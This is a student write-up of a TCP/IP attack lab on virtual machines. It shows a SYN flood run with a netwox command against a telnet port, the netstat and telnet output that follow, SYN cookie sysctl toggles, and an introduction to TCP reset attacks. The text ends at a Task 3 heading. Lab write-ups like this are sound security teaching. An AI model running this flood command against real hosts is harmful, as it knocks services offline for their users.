TCP/IP Attack Lab

This report explores the technique of Reverse Shell using TCP Session Hijacking, demonstrating its potential risks to organizational networks. Through a series of experiments in a virtualized environment, we illustrate how attackers can exploit vulnerabilities to gain unauthorized access to systems. We provide recommendations to mitigate these risks, emphasizing proactive measures to enhance network security.

Experiments:


Setup


I have setup the virtual box and three virtual machines as per instruction provided in manual for this lab. Server name and their IP address are as follows:

1. Attacker server
2. Victim server
3. User1 server


Task 1: SYN Flooding Attack


A SYN flood is a type of DoS attack where attackers inundate a target's TCP port with SYN requests, but without completing the handshake. This floods the victim's queue for half-open connections, rendering it unable to accept new connections.





As seen in the screenshot, the victim's queue size is 128. We also see the current open ports that are awaiting connections (LISTEN stage.) If a port had a half-open connection (only SYN received and no ACK from the client), then the state would've been SYN_RECV. If the 3-way handshake completes, the state changes to ESTABLISHED.





```
[03/03/24]seed@VM:~$ ifconfig
docker0   Link encap:Ethernet  HWaddr 02:42:df:a9:bf:73
          inet addr:172.17.0.1  Bcast:0.0.0.0  Mask:255.255.0.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
```

Now, in order to perform the SYN flooding attack, we run the netwox tool with task number 76:


```
[03/02/24]seed@VM:~/.../tcp$ sudo netwox 76 -i 192.168.10.3 -p 23
```


```
[03/03/24]seed@VM:~/.../tcp$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 192.168.10.3:53         0.0.0.0:*               LISTEN
tcp        0      0 172.17.0.1:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 192.168.10.3:23         96.60.98.7:44094        SYN_RECV
tcp        0      0 192.168.10.3:23         107.17.101.168:62175    SYN_RECV
tcp        0      0 192.168.10.3:23         148.0.18.8:62329        SYN_RECV
tcp        0      0 192.168.10.3:23         79.11.106.86:46880      SYN_RECV
tcp        0      0 192.168.10.3:23         64.172.41.31:19461      SYN_RECV
tcp        0      0 192.168.10.3:23         74.66.198.62:63030      SYN_RECV
tcp        0      0 192.168.10.3:23         101.51.48.125:42931     SYN_RECV
tcp        0      0 192.168.10.3:23         215.229.161.226:8102    SYN_RECV
tcp        0      0 192.168.10.3:23         98.178.129.146:57320    SYN_RECV
tcp        0      0 192.168.10.3:23         91.63.88.221:47408      SYN_RECV
tcp        0      0 192.168.10.3:23         208.27.73.119:40799     SYN_RECV
tcp        0      0 192.168.10.3:23         18.144.181.86:64250     SYN_RECV
tcp        0      0 192.168.10.3:23         72.58.104.85:52896      SYN_RECV
tcp        0      0 192.168.10.3:23         52.248.251.81:38904     SYN_RECV
tcp        0      0 192.168.10.3:23         187.8.53.54:56465       SYN_RECV
tcp        0      0 192.168.10.3:23         43.108.253.89:2843      SYN_RECV
tcp        0      0 192.168.10.3:23         164.179.144.72:52687    SYN_RECV
```




```
          collisions:0 txqueuelen:1
          RX bytes:24652 (24.6 KB)  TX bytes:24652 (24.6 KB)

[03/03/24]seed@VM:~$ telnet 192.168.10.3
Trying 192.168.10.3...
telnet: Unable to connect to remote host: Connection timed out
[03/03/24]seed@VM:~$
```


sysctl -a | grep syncookies (Display the SYN cookie flag)
sysctl -w net.ipv4.tcp_syncookies=0 (turn off SYN cookie)
sysctl -w net.ipv4.tcp_syncookies=1 (turn on SYN cookie)






Now on seeing the network statistics on the victim machine, we see that multiple connections have the state as SYN_RECV, indicating half-open connections:


[03/03/24]seed@VM:~/.../tcp$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 127.0.1.1:53 0.0.0.0:* LISTEN
tcp 0 0 192.168.10.3:53 0.0.0.0:* LISTEN
tcp 0 0 172.17.0.1:53 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:53 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:953 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN
tcp 0 0 192.168.10.3:23 187.4.77.163:22892 SYN_RECV
tcp 0 0 192.168.10.3:23 134.170.78.180:12923 SYN_RECV
tcp 0 0 192.168.10.3:23 49.175.108.75:42871 SYN_RECV
tcp 0 0 192.168.10.3:23 21.78.96.140:19606 SYN_RECV
tcp 0 0 192.168.10.3:23 115.238.205.136:28646 SYN_RECV
tcp 0 0 192.168.10.3:23 166.35.65.153:43885 SYN_RECV
tcp 0 0 192.168.10.3:23 208.2.11.104:38749 SYN_RECV
tcp 0 0 192.168.10.3:23 148.156.162.136:3430 SYN_RECV
tcp 0 0 192.168.10.3:23 82.51.184.193:2453 SYN_RECV
tcp 0 0 192.168.10.3:23 46.226.44.39:22127 SYN_RECV
tcp 0 0 192.168.10.3:23 63.255.137.52:43013 SYN_RECV
tcp 0 0 192.168.10.3:23 10.239.132.44:56964 SYN_RECV
tcp 0 0 192.168.10.3:23 155.82.22.147:4509 SYN_RECV
tcp 0 0 192.168.10.3:23 90.253.38.234:59463 SYN_RECV
tcp 0 0 192.168.10.3:23 73.100.7.212:48822 SYN_RECV
tcp 0 0 192.168.10.3:23 190.89.97.50:8295 SYN_RECV
tcp 0 0 192.168.10.3:23 103.220.106.140:27499 SYN_RECV
tcp 0 0 192.168.10.3:23 214.225.41.224:59859 SYN_RECV
tcp 0 0 192.168.10.3:23 184.12.54.209:16350 SYN_RECV
tcp 0 0 192.168.10.3:23 212.223.56.194:20311 SYN_RECV
tcp 0 0 192.168.10.3:23 35.8.63.130:3499 SYN_RECV
tcp 0 0 192.168.10.3:23 218.165.168.247:57830 SYN_RECV
tcp 0 0 192.168.10.3:23 55.33.138.195:23181 SYN_RECV
tcp 0 0 192.168.10.3:23 142.134.193.229:37297 SYN_RECV



[03/03/24]seed@VM:~$ telnet 192.168.10.3
Trying 192.168.10.3...
Connected to 192.168.10.3.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Mar 3 02:22:09 EST 2024 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
1 package can be updated.
0 updates are security updates.
[03/03/24]seed@VM:~$


Task 2: TCP reset attack on Telnet server


A TCP RST attack can abruptly end an established TCP connection between two parties. By spoofing a RST packet from one party to the other, attackers can disrupt ongoing communication, as seen in a telnet connection between users A and B. This attack relies on the precise crafting of the RST packet. In a lab setting, launching such an attack from a VM to disrupt a telnet connection between containers A and B is facilitated when both attacker and victim are on the same LAN, allowing the attacker to monitor the TCP traffic between them



Checking ip









Task 3: TCP reset attack on video streaming

